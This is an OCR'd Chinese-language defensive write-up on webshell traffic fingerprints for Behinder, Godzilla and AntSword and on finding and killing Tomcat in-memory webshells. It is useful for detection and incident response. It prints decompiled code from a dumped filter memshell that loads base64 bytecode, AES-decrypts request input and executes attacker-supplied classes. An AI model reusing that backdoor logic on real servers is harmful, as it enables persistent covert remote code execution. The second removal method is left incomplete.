
webshell流量分析&内存马

一、 冰蝎3.11流量特征


正常的冰蝎3.11连接成功之后，它的流量具有以下特征

1.header头的顺序是颠倒的，可以和正常的请求做对比，正常的请求host头一般是header头的第一位




2.发送包是正常的base64字符串，返回包是字节数组，所以返回包会乱码

3.如果冰蝎的密码不对，那么会出现两个连接，第一个是post连接，第二个是get连接




如果第一次post请求没有返回正常的字节码，那么冰蝎会发起一次get请求附带webshell密码




4.同一个攻击IP，连接的User-Agent会不断的变化

5.postheader头Content-Type为application/octet-stream

6.失败时header头Referer的shell文件名是随机的




7.下载文件时，如果是文本文件，会以明文传输



二、哥斯拉4.01流量特征


JAVA_AES_BASE64特征



1.host头问题

2.密码和base64字符串是密码=base64字符串的形式

3.发送包是密码=base64字符串的形式，返回包是类似于base64字符串的格式




JAVA_AES_RAW特征

1.host问题及Content-Type: application/octet-stream


2.发送的数据包为没有被base64编码后的AES加密后的字节数据

三、蚁剑流量特征


1.默认编码器，解码器除base64之外的特征，测试连接、正常的webshell操作时，发送包特征为密码=base64字符串&随机字符串=类似于base64字符串，且返回包为明文



2.默认编码器，解码器base64的特征，返回包中是base64编码后的字符串



3.文件上传包格式的webshell连接，密码写在了上传包参数中，返回包base64编码后的字符串




四、内存马查杀介绍

针对于内存马植入后的查杀操作，一般是如下两种操作

1.删除被植入的filter、listener、servlet

2.通过agent技术保持中间件的源码不被改变

第一种查杀方式（使用Tomcat memshell scanner 0.1.0）：



filter内存马

127.0.0.1:8080/memS.jsp

Tomcat memshell scanner 0.1.0

Filter scan result

ID	Filter name	Patern	Filter class	Filter classLoader	Filter class file path	dump class	kill
1	AutomneGreet	[/*]	org.apache.jsp.filter1_jsp$1	org.apache.jasper.servlet.JasperLoader	/E:/apache-tomcat-8.5.65/work/Catalina/localhost/ROOT/org/apache/jsp/filter1_jsp$1.class	dump	kill
2	Tomcat WebSocket (JSR356) Filter	[/*]	org.apache.tomcat.websocket.server.WsFilter	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/tomcat-websocket.jar!/org/apache/tomcat/websocket/server/WsFilter.class	dump	kill

Servlet scan result

ID	Servlet name	Patern	Servlet class	Servlet classLoader	Servlet class file path	dump class	kill
1	jsp	*.jspx	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class	dump	kill
2	jsp	*.jsp	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class	dump	kill
3	default	/	org.apache.catalina.servlets.DefaultServlet	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/catalina.jar!/org/apache/catalina/servlets/DefaultServlet.class	dump	kill

dump内存马后反编译分析，内存马溯源

```
public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOException, ServletException {
    HttpServletRequest request = (HttpServletRequest)servletRequest;
    HttpServletResponse response = (HttpServletResponse)servletResponse;
    HttpSession session = request.getSession();
    Map<String, Object> pageContext = new HashMap();
    pageContext.put("session", session);
    pageContext.put("request", request);
    pageContext.put("response", response);
    ClassLoader cl = Thread.currentThread().getContextClassLoader();
    if (request.getMethod().equals("POST")) {
        Class Lclass;
        if (cl.getClass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        } else if (cl.getClass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        } else if (cl.getClass().getSuperclass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        } else if (cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        } else if (cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")) {
            Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        } else {
            Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass();
            this.RushThere(Lclass, cl, session, request, pageContext);
        }
```

```java
public void RushThere(Class Lclass, ClassLoader cl, HttpSession session, HttpServletRequest request, Map<String, Object> pageContext) {
    byte[] bytecode = Base64.getDecoder().decode("yv66vgAAADQAGgoABAAUCgAEABUHABYHABcBAAY8aW5pdD4BABooTGphdmEvbGFuZy9DbGFzc0xvYWRlcjspVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibG

    try {
        Method define = Lclass.getDeclaredMethod( name: "defineClass", byte[].class, Integer.TYPE, Integer.TYPE);
        define.setAccessible(true);
        Class uclass = null;

        try {
            uclass = cl.loadClass( name: "U");
        } catch (ClassNotFoundException var18) {
            uclass = (Class)define.invoke(cl,  ...args: bytecode, 0, bytecode.length);
        }

        Constructor constructor = uclass.getDeclaredConstructor(ClassLoader.class);
        constructor.setAccessible(true);
        Object u = constructor.newInstance(this.getClass().getClassLoader());
        Method Um = uclass.getDeclaredMethod( name: "g", byte[].class);
        Um.setAccessible(true);
        String k = "                ";
        session.setAttribute( s: "u", k);
        Cipher c = Cipher.getInstance("AES");
        c.init( i: 2, new SecretKeySpec(k.getBytes(),  s: "AES"));
        byte[] eClassBytes = c.doFinal((new BASE64Decoder()).decodeBuffer(request.getReader().readLine()));
        Class eclass = (Class)Um.invoke(u, eClassBytes);
        Object a = eclass.newInstance();
        Method b = eclass.getDeclaredMethod( name: "equals", Object.class);
        b.setAccessible(true);
        b.invoke(a, pageContext);
    } catch (Exception var19) {
        var19.printStackTrace();
    }
}
```

内存马查杀，直接kill即可

第二种查杀方式（使用）：

通过agent方式注入进程，保证代码不被修改

```
E:\apache-tomcat-8.5.65\bin>tasklist | findstr java
java.exe                     14680 Console                   23    251,240 K
```

确定应用的java进程，PID为14680，注入内存马Demo

Tomcat memshell scanner 0.1.0

Filter scan result


ID	Filter name	Patern	Filter class	Filter classLoader	Filter class file path	dump class	kill
1	AutomneGreet	[/*]	org.apache.jsp.filter1_jsp$1	org.apache.jasper.servlet.JasperLoader	/E:/apache-tomcat-8.5.65/work/Catalina/localhost/ROOT/org/apache/jsp/filter1_jsp$1.class	dump	kill
2	Tomcat WebSocket (JSR356) Filter	[/*]	org.apache.tomcat.websocket.server.WsFilter	java.net.URLClassLoader	file:/E:/apache-tomcat-8.5.65/lib/tomcat-websocket.jar!/org/apache/tomcat/websocket/server/WsFilter.class	dump	kill

Servlet scan result

ID	Servlet name	Patern	Servlet class	Servlet classLoader	Servlet class file path	dump class	kill
